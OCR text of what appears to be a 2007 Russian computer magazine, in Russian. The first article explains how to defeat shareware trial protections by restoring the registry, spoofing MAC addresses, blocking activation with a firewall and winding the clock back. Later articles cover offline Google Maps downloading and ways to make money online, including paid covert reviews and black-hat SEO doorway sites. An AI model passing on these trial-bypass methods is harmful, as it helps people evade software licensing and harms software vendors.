© 2007 DreamCatcher Interactive Inc. DreamCatcher® design and mark are registered trademarks of DreamCatcher Interactive Inc. This product contains software technology licensed from GameSpy Industries, Inc. © 1999-2007 GameSpy Industries, Inc. GameSpy and the "Powered By GameSpy" design are trademarks of GameSpy Industries, Inc. Certified on XPS 720 & M1710. XPS is a registered trademark of Dell Inc. © 1999-2007. Microsoft®, Windows® and DirectX® are registered trademarks of Microsoft Corporation. The ratings icon is a trademark of the Entertainment Software Association. Software platform logo ™ and © IEMA 2007. All other brands, product names and logos are trademarks or registered trademarks of their respective owners. All rights reserved. © 2007 GFI. All rights reserved. © 2007 «Руссобит-Паблишинг». Все права защищены. www.russobit-m.ru
Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit-m.ru. Техническая поддержка осуществляется по тел.: (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/.
JoWooD



Резервирование реестра с помощью штатной утилиты Microsoft Backup

Запуск программы от имени другого пользователя

неверное движение мышью — и хана системе. Вот так радость!
На самом деле искать флаг присутствия совершенно необязательно! «Пуск → Настройка → Панель управления → Пользователи и пароли». Создаем нового пользователя, заставляя систему генерировать девственно чистый экземпляр пользовательского реестра, и устанавливаем программу, войдя в систему под его именем. Если программа установилась и успешно работает, значит она действительно хранит флаг присутствия в пользовательском реестре.
Теперь заходим в систему под нашим основным именем, создаем ярлык исполняемого файла защищенной программы, щелкаем по нему правой клавишей мыши и в «Свойствах» ставим галочку напротив пункта «Запускать от имени другого пользователя». Все! Теперь при каждом запуске программы будет высвечиваться диалоговое окно для ввода имени и пароля, что немного раздражает, но все же лучше, чем совсем ничего. Однако не все программы могут быть запущены подобным образом, и для некоторых из них необходимо использовать штатную утилиту командной строки runas.exe с ключами /profile и /env, назначение которых можно узнать из справки.
Переходим к более сложной части — системному реестру. Самое лучшее, что можно сделать, — это до установки защищенной программы вызвать штатную утилиту Microsoft Backup (Пуск → Выполнить → «ntbackup.exe»), во вкладке «Архивация» взвести галочку «Состояние системы», сохранив реестр на диск. После окончания срока действия триала достаточно выполнить операцию восстановления, возвращая реестр в исходное состояние. При этом, естественно, теряются все системные настройки, выполненные после архивации, и перестают работать программы, установленные после этого момента, требуя переустановки, что является главным недостатком описанной методики.
С другой стороны, свыше 90% триальных программ хранит флаги присутствия именно в системном реестре, а потому Microsoft Backup становится весьма эффективным средством взлома. В принципе ничего не мешает нам установить все постоянные программы (не требующие регистрации), после чего зарезервировать реестр, тогда время обустройства системы после отката существенно сократится.
Существуют специализированные утилиты типа TrailReset, ищущие флаги присутствия, которые создаются популярными протекторами типа Armadillo, ASProtect, ExeCryptor, etc, и удаляющие их из реестра, не трогая настройки остальных программ, что позволяет получить вечный триал без лишнего геморроя. Однако достаточно часто TrailReset не срабатывает, вынуждая хакера прибегать к ручному сохранению/восстановлению реестра.
Взломщик также может задействовать утилиты, предназначенные для деинсталляции программ, которые не умеют удалять себя сами. Таких утилит очень много, но принцип их работы один: перед установкой программы создается слепок реестра, а после выполняется поиск вновь созданных ветвей. Утилиты автоматической деинсталляции ломают большое количество триальных защит, но... далеко не все. В частности, в системном реестре содержится так называемое «защищенное хранилище», в которое лезет большинство триальных программ, но которое не проверяет ни одна известная мне утилита автоматической деинсталляции.

СЛОЖНЫЕ ЗАЩИТЫ

Развитие интернета привело к появлению мерзкого класса триалов, требующего активации через Сеть. Если на активацию отпущено хотя бы семь дней, получается тот же самый триал, но только с крылышками, ломаемый посредством сохранения/восстановления реестра (или же поиском флагов на диске). Хуже, если активация требуется при первом же запуске программы! Такие защиты обычно работают по следующему принципу: программа определяет конфигурацию компьютера, отправляя данные на сервер активации. Если на сервере активации такая конфигурация еще не обозначена, сервер отправляет кодовый ответ «Включить триал», после чего программа работает определенное количество дней. Повторные активации, как легко сообразить, не дают желаемого результата, поскольку сервер видит, что этот пользователь уже активировал программу, а его срок действия триала истек.
Ситуация кажется безнадежной, но нас здорово выручает тот факт, что в информацию о конфигурации обычно входит и MAC-адрес сетевой карты (если она есть). Теоретически он должен быть уникален и на планете Земля не может существовать двух сетевых карт с одинаковыми MAC-адресами. Но это, повторяюсь, теоретически. Практически же MAC-адрес легко изменить с помощью специальных утилит. А еще проще и безопаснее — установить драйвер виртуальной сетевой карты, MAC-адрес которой зачастую может быть изменен через графический интерфейс управления драйвером!
Также некоторые (между прочим, достаточно многие) защиты откладывают активацию до первого выхода в интернет, справедливо полагая, что постоянный доступ в Сеть есть не у всех и включать его в список обязательных требований по меньшей мере негуманно. Следовательно, спасти взломщика от посягательств защиты может любой нормальный персональный брандмауэр — достаточно запретить программе ломиться в интернет! Впрочем, пародия на брандмауэр под названием Windows Firewall, встроенная в XP, помогает далеко не всегда. Дело в том, что она не запрещает программам вызывать системные функции, определяющие, подключен ли компьютер к интернету или нет. А потому, если компьютер подключен к интернету, но установить соединение с сервером активации не удается, защита вправе потребовать, чтобы пользователь открыл ей доступ на брандмауэре.
Другой тонкий момент. Некоторые защиты содержат в своем теле жестко прошитую дату «забастовки», например, на шесть месяцев отстоящую от текущей даты. Тогда, даже хакер удали флаг присутствия, переустановить программу по окончании этого срока уже не удастся. Ему придется качать свежую версию или же перевести системные часы назад (воспользоваться утилитой Trial Freezer).



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

КАРТОГРАФИЧЕСКИЕ ЗАМОРОЧКИ


МАЛЕНЬКИЕ СЕКРЕТЫ БОЛЬШОГО СЕРВИСА GOOGLE MAPS

Если бы несколько лет назад мне кто-нибудь сказал, что я смогу рассмотреть спутниковую антенну на крыше своего дома прямо из инета, я бы рассмеялся и, скорее всего, даже поспорил на кругленькую сумму, что этого не может быть. Однако время идет, и к сервисам, подобным Google Earth, все привыкли и вообще воспринимают их как должное. Только вот использование их зачастую ограничивается игрой «Найди свой дом на карте». И только! Да разве ж можно оставлять такое сокровище без дела?

Не знаю, как тебя, а меня лично всегда напрягало то, что Google Maps — это чисто онлайновый сервис. Да, программа Google Earth умеет кэшировать просматриваемые участки карт, только толку от этого мало. Не будешь же вручную просматривать весь город квадрат за квадратом, чтобы программа таки сохранила оффлайн-копию карты. Конечно, нет! К тому же у программы есть другие серьезные недостатки:

• кэш имеет ограничение по объему хранящихся данных (2 Гб);
• даже при таком скромном объеме кэша заполнить его невозможно; иногда GE просто «забывает» о том, какие данные уже есть в кэше, и начинает качать их заново;
• нет возможности скачать выбранные данные для заданной территории, чтобы потом их можно было использовать без подключения к интернету;
• нет возможности задействовать данные одновременно из нескольких кэш-файлов (например, на двух соседних машинах) для экономии трафика;
• отсутствует возможность применять географические данные вне программы-клиента **Google Earth** (например, распечатать большую карту или использовать в GPS-приложениях).

Этот список можно было бы продолжить, но вместо поиска недостатков я решил заняться изучением внутренностей сервиса Google Maps. Через некоторое время пришло понимание общих принципов работы и стало ясно,



Редакция][на спутниковых картах



GoogleV: закачиваем карту!

что написать программу, которая могла бы сама в автоматическом режиме скачать квадрат карты с заданными координатами, не так сложно. Но, прежде чем браться за кодинг, я

«Первая версия программы Google Earth разработана вовсе не Google, а компанией Keyhole, Inc. Гугл приобрел ее в 2004 году»

решил сначала поискать готовые варианты. И не прогадал. Их оказалось аж целых три!

АВТОМАТИЧЕСКАЯ ЗАКАЧКА КАРТ

Первой программой, которую по иронии судьбы отыскал сам же Google, оказалась **Earth Slicer** (http://forum.belmap.info/viewtopic.php?t=14). То, что когда-то начиналось с задумки просто автоматической закачки карт Google, стало чуть ли не полноценной навигационной системой. Не без ограничений, конечно, но в то же время вполне работоспособной. Что она умеет? Ну конечно же закачивать карты. Причем быстро, в несколько потоков и, что важно, с разных зеркал (их у Google, естественно, несколько). При этом процесс закачки символично обозначен на экране: блоки, которые уже готовы и которые только предстоит закачать, выделены.

В общем, не прошло и нескольких минут, как я выкачал огромный квадрат вокруг нашего офиса с максимальной детализацией. Спасибо провайдеру: 1-2 Мб в секунду льет практически стабильно.

В принципе, можно было остановиться и на этом, довольствуясь результатом. Но вот так заканчивать эксперимент не хотелось. Если есть карта и эта карта максимально приближена к действительности, то почему бы не использовать ее в связке с GPS? Мы уже проделывали нечто подобное в статье «5 шагов навстречу GPS», но использовали при этом онлайн-сервис. А как бы привязать карту к координатам и использовать на ноутбуке или КПК без подключенного интернета? Очень просто, если вспомнить о существовании навигационной системы **Ozi Explorer** (www.oziexplorer3.com). **Earth Slicer**, как и другие утилиты (о них речь пойдет позже), изначально предполагают, что созданные карты далее могут быть использованы в связке с этой самой программой. Все, что ей требуется, — это специальный файл привязки, в котором описано несколько опорных точек с указанием точных координат, а также другие необходимые параметры. Короче говоря, на выходе Earth




links

www.toall.ru — сайт, где можно обменяться скачанным кэшем с другими пользователям.

earth.google.com/intl/ru — официальный сайт программы Google Earth.

http://modestmaps.com — забавный онлайн-сервис для работы с картами.



dvd

Те программы, которые нам разрешили выложить, ты сможешь найти на нашем DVD.


Как узнать, когда были сделаны последние снимки и с каким разрешением?

Есть 2 способа:

1. В Google Eearth есть так называемые слои Digital Globe Coverage («Слои» → «Основная база данных» → «Еще»). Если их включить, на карте появится множество квадратиков с указанием даты, когда был сделан снимок. Велика вероятность, что такие слои покрывают нужную зону.
2. Если снимки имеют разрешение не выше 10 м на пиксель, то? скорее всего, они являются landsat'ими. Вот и хорошо! Открываем сайт www.landsat.org/ortho/index.htm и карту покрытия этих снимков (клик по Path-Row Finder). Если сумеешь найти правильные параметры Path и Row, то сможешь посмотреть снимки на их FTP (ссылки на www.landsat.org/ortho/index.htm). В имени файла для Path и Row будет указана дата получения снимка.







Извлекаем кэш Google Earth

Slicer получится два файла: саму карту (например, moscow.bmp) и файл привязки для Ozi (moscow.map). Далее можно сразу приступить к конвертированию карты в формат Ozi Explorer, но опытные люди настоятельно рекомендуют немного поколдовать над готовым изображением. Дело в том, что большинство карты Google'а довольно бледные, серые и вообще смотрятся довольно неказисто. Причем ситуацию легко можно исправить, если сделать коррекцию цветов. Во многих программах (например, ACDSee) есть возможность сделать такую операцию автоматически. В частности в **ACDSee** (www.acdsee.com) это делается в режиме редактирования изображения, посредством нажатия на кнопку Exposure. Все: теперь черный станет черным, белый— белым, а сама карта — более насыщеной и читаемой. Тоже самое можно было бы сделать и с помощью бесплатной «смотрелки» **XNView** (www.xnview.com). Теперь, можно преобразовать карту в формат **Ozi Explorer**, воспользовавшись утилитой **Img2ozf** (www.oziexplorer3.com/img2ozf/img2ozf.html). После конвертации получаем на выходе два файла: имя_карты.map и имя_карты.ozf2. Копируем их в папку Map в директории установки Ozi на КПК (или компьютера) и указываем к ним путь в настройках Ozi. Готово!

НАШИ РАЗРАБОТКИ

GoogleMapViewer (она же GoogleMV, www.silber2004.narod.ru) — это еще одна подобная утилита от отечественного разработчика, которая прекрасно умеет склеивать изображения любого размера и сохранять их в jpg-формате. Опять же большой плюс заключается в функции привязки реальных координат вкупе с работой с Ozi Explorer. Работать с программой очень удобно, поскольку закачка, подобно Google Earth, осуществляется с фоновом режиме и в этот момент можно искать другие области для закачки, изменяя зону просмотра. Чтобы получить готовую карту, не надо вводить какие-либо координаты и вообще как-либо морочиться, достаточно просто выделить нужную область на карте.

Однако после непродолжительной работы с GoogleMV выяснилась одна ее неприятная особенность. Несмотря на то что кэш программы неограничен, она не учитывает важную деталь, а именно то, что у файловой системы есть ограничения по количеству файлов. Офисный компьютер, где часть дисков до сих пор находится на FAT, начал сходить с ума. Быстро найденная альтернатива в лице GoogleV с этой проблемой успешно справилась. Кроме того, тулза удивила поддержкой ключевых точек (waypoints) и треков (tracks) самых разных форматов. GoogleV также лихо прокладывает маршруты и вообще оставляет только самые позитивные впечатлений. Хитрая система для хранения карт предполагает, что изображения содержатся в больших файлах. Такие файлы могут содержать множество единичных изображений, и ими удобно пользоваться для того, чтобы обмениваться выкачанными наборами или переносить с одного компьютера на другой.

МАЛЕНЬКИЕ ХИТРОСТИ

Некоторое время я все же елозил в Google Earth, вручную кэшируя нужные участки карты. Закачивать их заново не хотелось, поэтому возник вполне резонный вопрос: а как бы этот кэш оттуда вытащить и превратить в один jpg-файл? Для этого нам понадобится следующее приложение: http://google-earth.narod.ru/download/GE_JPG_extractor.7z. Далее нужно открыть файл, который расположен здесь:


```
C:\Documents and Settings\ИМЯ_ТЕКУЩЕГО_ПОЛЬЗОВАТЕЛЯ\
Local Settings\Application Data\Google\GoogleEarth\
dbCache.dat
```

Поскольку файловая система не предназначена для хранения в одной папке сотен тысяч файлов, они складываются во вложенные папки так, чтобы в каждой папке было не более 1-2 тысяч файлов. Поскольку программа не умеет определять, какие данные новые, а какие старые, файлы с одинаковыми именами будут пересекаться, и в итоге в кэше останется картинка, которая попала в него последней). Теперь можно написать небольшой скриптик, которые объединит все снимки в один файл. Примечательно, что можно извлечь файлы для использования в программе GoogleMV. В этом случае достаточно лишь поставить флажок «GoogleMV (имена файлов 'qrst')». В последний момент перед сдачей обнаружилась еще одна замечательная утилита — **MapBuilder for Google Maps** (mapbuilder.by.ru). Закачать карты из Google Maps — легко! Вытащить кусок из кэша GE — тоже. Да что там говорить, если ей под силу скачать даже карты с сервиса от **Яндекс** (maps.yandex.ru). А как посмотреть карты, которые сохранились у тебя в кэше после просмотра через Google Maps? Да так, чтобы обязательно без подключения к Инету? Все это позволяет выполнить небольшая программа SAS.Планета (http://sasgis.ru/SAS.Planet-0.5.rar).

«Пасхальное яйцо»

Как и во многих других солидных продуктах, в Google Earth есть пасхальное яйцо. Причем очень прикольное — настоящий авиасимулятор. Для запуска игры необходимо одновременно нажать клавиши <Ctrl>, <Alt> и <A>. Перед тобой появится специальное окошко, в котором можно выбрать самолет (пока пользователям доступны всего две модели самолетов: **F16 Viper** или **SR22**). Затем стоит ознакомиться со списком клавиш управления. После этого разрешается взлетать. Игра не была анонсирована, и о ее существовании не говорится в документации.

В одной из последних версий в Google Earth появилась возможность просматривать карту звездного неба. Для перехода к небу нужно выбрать в меню команду **Switch to Sky** (в русской версии «Перейти к просмотру неба»), после чего на экране появится карта звездного неба над регионом, который был выбран в Google Earth. С такой картой можно выполнять все те же операции, что и с фотографиями Земли: приближать и удалять, плавно прокручивать, включать и выключать информационные слои. В общей сложности с помощью в Google Earth доступно более ста миллионов звезд и 200 миллионов галактик. Особенно прикольно, что для просмотра также доступны фотки, сделанные телескопом «Хаббл», и анимация лунных фаз.



ВАСИЛИЙ ЛЕНСКИЙ
/ V.LENSKY@GMAIL.COM /

5 реальных способов заработать в Сети

КАК СРУБИТЬ ДЕНЕГ В ИНЕТЕ

Бум всеобщего интереса к заработку в интернете прошел. Многие успели попробовать себя в пирамидах, реферальных системах, кто-то кликал по рекламным ссылкам за деньги. В конце концов становилось ясно, что если так и можно заработать, то только гроши. Сейчас времена немного изменились, и наряду со старыми методами, которые стали вполне реальными, появились новые формы заработка. Причем вполне осязаемого. Вот пять реальных примеров!



Хочу, чтобы ты сразу уяснил себе одну очень простую истину. Никто никогда ничего тебе бесплатно не даст. Где бы ты ни работал — в душном офисе или дома на диване — тебе все равно придется много думать, реализовывать идеи, принимать подчас очень сложные решения и нередко выполнять однообразные действия. Короче говоря, тебе придется работать! Глупо надеяться, что, прочитав статью, ты тут же сможешь поднять заработок, скажем, до 1000 баксов в месяц. Это почти нереально. Так же как попасть сразу на хорошую должность в крупной компании без опыта работы. Тут, как и везде, сказок не бывает, и чтобы получать деньги в Сети необходимо вкладывать немало сил и напрягать мозги. А чтобы получать действительно большие деньги, придется приложить недюжинную смекалку и серьезное усердие. Ничего сверхъестественного — все, как в обычной жизни. Итак, первый способ.

01. Фрилансерство

Как много в этом слове. Возможно, не все с ним знакомы, поэтому я объясню. **Фрилансер** — это человек, работающий без заключения долговременного договора с работодателем и выполняющий строго определенный перечень работ. Проще говоря, внештатный работник, нанимаемый обычно для разовой задачи. Рынок спроса и предложения работы для фрилансеров просто огромен. За примером далеко ходить не надо: взять хотя бы сотрудничество с крупными печатными изданиями, например с «Хакером». Автором][может стать совершенно любой человек, независимо от возраста, пола, национальности, образования и чего-либо еще. Если человек напишет качественный и актуальный материал, то его опубликуют, а автору начислят и переведут удобным для него способом гонорар.

Если ты умеешь что-то делать хорошо, это надо использовать. Неважно, умеешь ли ты настраивать серверы, понимаешь что-то в дизайне или можешь написать тысячи строк кода за один день, — при желании ты и дня не проведешь без дела. Даже если ты новичок, все равно можно попробовать, но в этом случае надо выбирать самые простые (и, соответственно, самые низкооплачиваемые) задания. Во-первых, сможешь заработать, а во-вторых, незаметно для себя поднатаскаешься, поднакопишь опыта и будешь браться уже за более серьезные проекты. А в перспективе и сам станешь нанимать работников, чтобы те выполняли самую кропотливую часть работы.

Возникает логичный вопрос: где взять эти самые задания? Специально для этих целей созданы сайты, где фрилансеры выкладывают резюме, а работодатели публикуют задания и проводят что-то типа тендера. В рунете наибольшую популярность получили такие ресурсы, как www.free-lance.ru и www.freelance.ru. Но я все-таки настоятельно рекомендую тебе сотрудничать с западными ресурсами типа www.getafreelancer.com. Там ты найдешь просто огромное количество разнообразных заданий. Желающих их выполнить (особенно индусов) велико, поэтому будущий исполнитель задания определяется в ходе аукциона. Кто предложит лучшие условия и больше понравится работодателю, тот и в теме. Надо сказать, что и работодателю, и каждому фрилансеру после выполнения задания можно оставить отзыв. Хорошее портфолио с десятком положительных оценок — неплохое подспорье для продуктивной работы. Но его нужно заслужить. Эту тему мы в дальнейшем рассмотрим более подробно.

Что необходимо: умение делать хоть что-нибудь, но хорошо
Первоначальные вложения: никаких
Как получить деньги: e-gold, PayPal, чек
Вероятность быстрого старта: велика

Чтобы внести полную ясность, приведу несколько примеров заданий, которые я взял прямо с первой страницы сайта:
- Настроить почтовый сервер на базе Fedora 6 с использованием Postfix, Courier, MySQL, Postfix, Fedora 6 (**$100**).
- Создать простой сайт с одной флеш-вставкой (**$300**).
- Стенография четырехчасового интервью (**$100**)
- Переписать 2000 строк кода с Perl на Java (**$2000**)
- Улучшение аудиокодека (**$4500**).

02. Контекстная реклама

Для большинства реклама — это двигатель торговли. А для кого-то — способ заработать на жизнь и квартиру в Москве. Контекстная реклама на сайте является одним из наиболее доступных, надежных и в то же время эффективных способов заработать в Сети. Принцип простой: у тебя есть сайт, ты размещаешь на нем некоторый код, который при посещении твоей страницы превращается в релевантную рекламу. Релевантную — это значит контекстно-связанную с содержанием страницы. То есть если человек просматривает обзор свежего фильма, то контекстной рекламой может стать предложение о покупке DVD с этой картиной. Если он перейдет по ссылке, владельцу сайта перечислится вознаграждение. В итоге довольны все: сама система, которая получает процент за свои услуги, владелец сайта и даже его посетитель, который перешел по заинтересовавшей его ссылке и сделал себе приятное, купив фильм.

Теоретически это наиболее эффективный и в то же время наименее раздражающий вид рекламы. Самая серьезная проблема здесь — это поиск площадки. Те, кто занимается контекстной рекламой профессионально, создают проекты с нуля, раскручивают их, всеми силами гонят на них трафик (посетителей). При определенном желании это под силу каждому. Но нужно не прогадать с тематикой сайта: с одной стороны, она должна быть довольно специфична (ниша, которая наименее занята), а с другой — достаточно привлекательна для посетителей и рекламодателей. От выбранной тематики и количества предложений на рынке зависит цена, которую будет готов платить рекламодатель за каждый клик. Обычно она колеблется от $0,01 до $5. Учитывается также целевая аудитория читателей: рекламодатели по теме «Бизнес» платят за клик в разы больше, чем рекламодатели по теме «Приколы», что и понятно.

Хорошо, общий принцип понятен. Что делать дальше? Где взять эту контекстную рекламу? Нас в первую очередь будут интересовать три сервиса:

Что надо: знание SEO, умение создавать сайты
Первоначальные вложения: домен, хостинг, поддержка сайта
Как получить деньги: Webmoney, Яндекс.Деньги, e-gold, чек
Вероятность быстро начать получать деньги: большая, если речь идет о небольшой сумме

Яндекс.Директ (http://partners.yandex.ru) — большее количество рекламодателей, самая разная тематика. Однако к сайтам предъявляются достаточно строгие требования.

Begun (www.begun.ru) — рекламодателей здесь меньше, но зато правила менее строгие, а стоимость за клик обычно выше.

Google Adsense (www.google.com/adsense) — это Google, самый продвинутый сервис, сама большая база рекламодателей, и почти все они рассчитывают на размещение рекламы на иностранных ресурсах. То есть на русскоязычных сайтах далеко не уедешь. Но есть и другая трудность. В качестве выплаты используются чеки, которые долго идут по обычной почте, а потом довольно сложно обналичиваются. Впрочем, это не мешает многим создавать сайты для иностранной аудитории и поднимать на этом если не тысячи, то несколько сотен долларов ежемесячно.

BlogAds (www.blogads.com) — это спонсор, работающий исключительно с блоггерами и платящий им от $50 до **$5000** в месяц за продажу рекламы. Но вступить в число пользователей не так просто.

Как увеличить отдачу от контекстной рекламы? Эта целая наука, о которой каждый день пишут SEO-специалисты и блоггеры (ссылки ищи во врезке). Можно одну неделю попробовать посотрудничать с одним спонсором, другую — с другим, третью — с третьим, оценить эффективность и остановиться на одном из них. В принципе никто не запрещает использовать все три одновременно, но если обычно контекстная реклама воспринимается как должное, то в данном случае она уже может вызвать отвращение. Едва ли это прибавит эффективности.



Сайт, где можно найти работу на любой случай жизни



Так выглядит реклама AdSense — программы от Google


03. Партнерские программы

У опытных сайтоводовов это зачастую основной способ заработка. Сама идея стара, как мир: приводишь клиента и получаешь за это бонус. Вознаграждение обычно рассчитывается как процент от покупок пользователя, которого ты привел. Самые выгодные спонсоры: крупные онлайн-магазины с именем, онлайн-казино, службы знакомств, «аптечные пункты», которые пачками продают валиум, виагру и прочие штуковины, способные вернуть мужикам уверенность в себе.

Что надо: знание SEO, умение создавать сайты
Первоначальные вложения: домен, хостинг, поддержка сайта
Как получить деньги: Webmoney, Яндекс.Деньги, e-gold, чек
Вероятность быстро начать получать деньги: большая, если речь идет о небольшой сумме

Партнерки были всегда и везде; где об этом только не писали; возможно, даже ты успел попробовать себя в роли посредника. Ничего не получилось? Значит, ты что-то делал не так. Во врезке я привел ссылки на блоги так называемых «бомжей» — людей, которые задались целью заработать на квартиру только при помощи SEO, рекламы, партнерских программ и прочих видов заработка в интернете. В подкрепление своих слов они ежемесячно приводят конкретные цифры, скриншоты из админок партнерских программ (с указанием суммы), а также сканы чеков. На какую сумму они рассчитывают? Зачастую это суммы в районе **$5000** в месяц, однако надо понимать, что ребята посвящают этому все свое время, а некоторые и вовсе отказывают себе при этом во всем (и идут к своей цели)! К чему это я? А к тому, что если посмотреть на структуру

их доходов, то видно, что основная часть приходится именно на партнерки. Но со знанием дела.
Глупо продавать доступ к онлайн-казино на сайте, посвященном компьютерной тематике. Куда лучше сделать отдельный проект, причем ориентированный на англоязычную аудиторию, посвященный, скажем, истории покера, и применять партнерскую программу там. Вот примеры неплохих партнерок:
Amazon Associates (http://affiliate-program.amazon.com) — помогай продавать продукцию известнейшего инет-магазина и получай до 10% от стоимости проданного с твоей помощью товара.
ClickBank (www.clickbank.com) продает 10 000 товаров и платит комиссию в 75% за твою помощь! Вообще говоря, партнерки есть для сайта практически любой тематики, вот неплохие **каталоги**: www.woweb.ru/board, www.affiliate.ru, affiliate.gimi.ru/blog. Некоторые партнерские программы предоставляют не сервисы в готовом виде на установку, а лишь рекламные материалы (баннер, статьи, ссылки), ведущие на их сайт. Хорошие варианты — партнерка **службы знакомств** (лучшая из партнерок знакомств — http://partner.loveplanet.ru/partner.html), **продажа shareware-игр** (http://maulnet.ru/archives/54) и пр. Соответственно, ты будешь получать процент от продаж игр, которые купили юзеры через твой сайт, или процент от затрат в службе знакомств юзеров, которые пришли опять же через твой сайт.




dvd
На диске ты найдешь некоторые программы для SEO

04. Скрытый маркетинг

Что надо: иметь блог, отлично знать английский
Первоначальные вложения: поддержка своего блога
Как получить деньги: чек
Вероятность быстро начать получать деньги: средняя

Если реклама в открытом виде не работает, можно попробовать ее завуалировать. Например, под хвалебный пост какого-нибудь популярного блоггера или сайта. У нас в рунете такие сделки носят единичный характер (и обговариваются индивидуально), однако на Западе это вполне обычная практика. Есть люди, готовые писать рецензии и отзывы на заказ. Есть рекламодатели, которые готовы за это платить. Есть сервисы, дающие возможность реализовать свои планы и тем и другим. Приведу список наиболее известных:
PayPerPost (www.payperpost.com) — может прибавить в твой карман от $500 в месяц за то, что ты будешь писать статьи и обзоры для их спонсоров в своем блоге.
Review Me (www.reviewme.com) — если подойдешь им, будешь получать от 20 до 200 баксов за каждый пост!
Creative Weblogging (www.creative-weblogging.com) — неплохая площадка для тренировки, готовая платить $225 в месяц, если будешь публиковать 7-10 толковых постов в неделю.
К участию в ресурсах допускаются не все, а лишь те, у кого есть популярные блоги или ресурсы. Естественно, на английском языке. Платят очень щедро, но при этом писать рецензию нужно со знанием дела — так, чтобы это был искренний отзыв и ни в коем случае не рекламная статья (которую распознать проще простого). Если ты знаешь английский язык как родной и можешь интересно написать о чем угодно, то это твой шанс.

Огромное количество информации можно почерпнуть, прочитав дневники так называемых «бомжей» — людей, которые задались целью заработать в Сети на квартиру. Уникальность этих проектов заключается в том, что авторы постоянно делятся опытом, выкладывают конкретные цифры, скриншоты из партнерских панелей, сканы реальных чеков. Прочитав пару дневников, можно определиться с тем, стоит ли заниматься заработком в Сети или нет. А вот ссылки: http://homelessinkiev.blogspot.com, http://homelessinmoscow.blogspot.com, http://homelessinizhevsk.blogspot.com, http://homelessinspb.blogspot.com, http://homelessinxapbkob.blogspot.com.


Блог московского бомжа, который зарабатывает в инете на квартиру

05. Работа в области SEO

Что надо: терпение, чтобы врубиться во все аспекты SEO
Первоначальные вложения: никаких
Как получить деньги: любым способом
Вероятность быстро начать получать деньги: небольшая

SEO (Search Engine Optimization) — продвижение/**раскрутка** сайтов. Сейчас это чуть ли не самая перспективная область заработка в интернете, в которую вовлечены тысячи людей. Допустим, открылся интернет-магазин сноубордов. Открылся — а пользователи туда не идут. Тогда владелец добавляет свой интернет магазин в поисковые сервисы и оказывается... на десятой странице поиска по слову «сноуборд». Толку от этого мало. Делать нечего — он обращается к SEO'шникам и платит большие деньги! SEO — **дело сложное** и подчас муторное: чтобы разобраться во всех тонкостях, надо проработать не один год, прочитать кучу материалов и провести массу собственных экспериментов. Начать стоит с основных понятий типа Google PR, индекса цитируемости, трафика. Важно понимать, что это не тупая возня с поисковиками, а кропотливый процесс работы с HTML-кодом, структурой сайта, его содержимым и т.д. Опытные сеошники говорят о внешних и внутренних факторах. Грубо говоря, внешние факторы — это ссылки на сайт с описанием продвигаемого запроса (например, игровые приставки — Sony PSP), а внутренние — это количество повторений ключевого слова на главной странице, наличие ключевого слова в TITLE, заголовках и т.д. О премудростях оптимизации можно прочитать на сайтах http://forum.searchengines.ru, http://seonews.ru. Еще существуют «черные» методы оптимизации, называемые также поисковым спамом. Суть их заключается в создании огромного количества липовых сайтов, которые генерятся по шаблону и ссылаются на рекламируемый ресурс. Таким образом, увеличивается позиция этого ресурса в поисковиках (с увеличением индекса цитирования), а также трафик благодаря переходам посетителей с этих фейковых ресурсов. Такие ресурсы называются дорвеями. Есть огромное количество софта для создания дорвеев: самые продвинутые, как это водится, распространяются за денежку, менее функциональные — бесплатно. Самый большой список ресурсов для «черного» оптимизатора можно найти здесь: www.blackseo.ru.

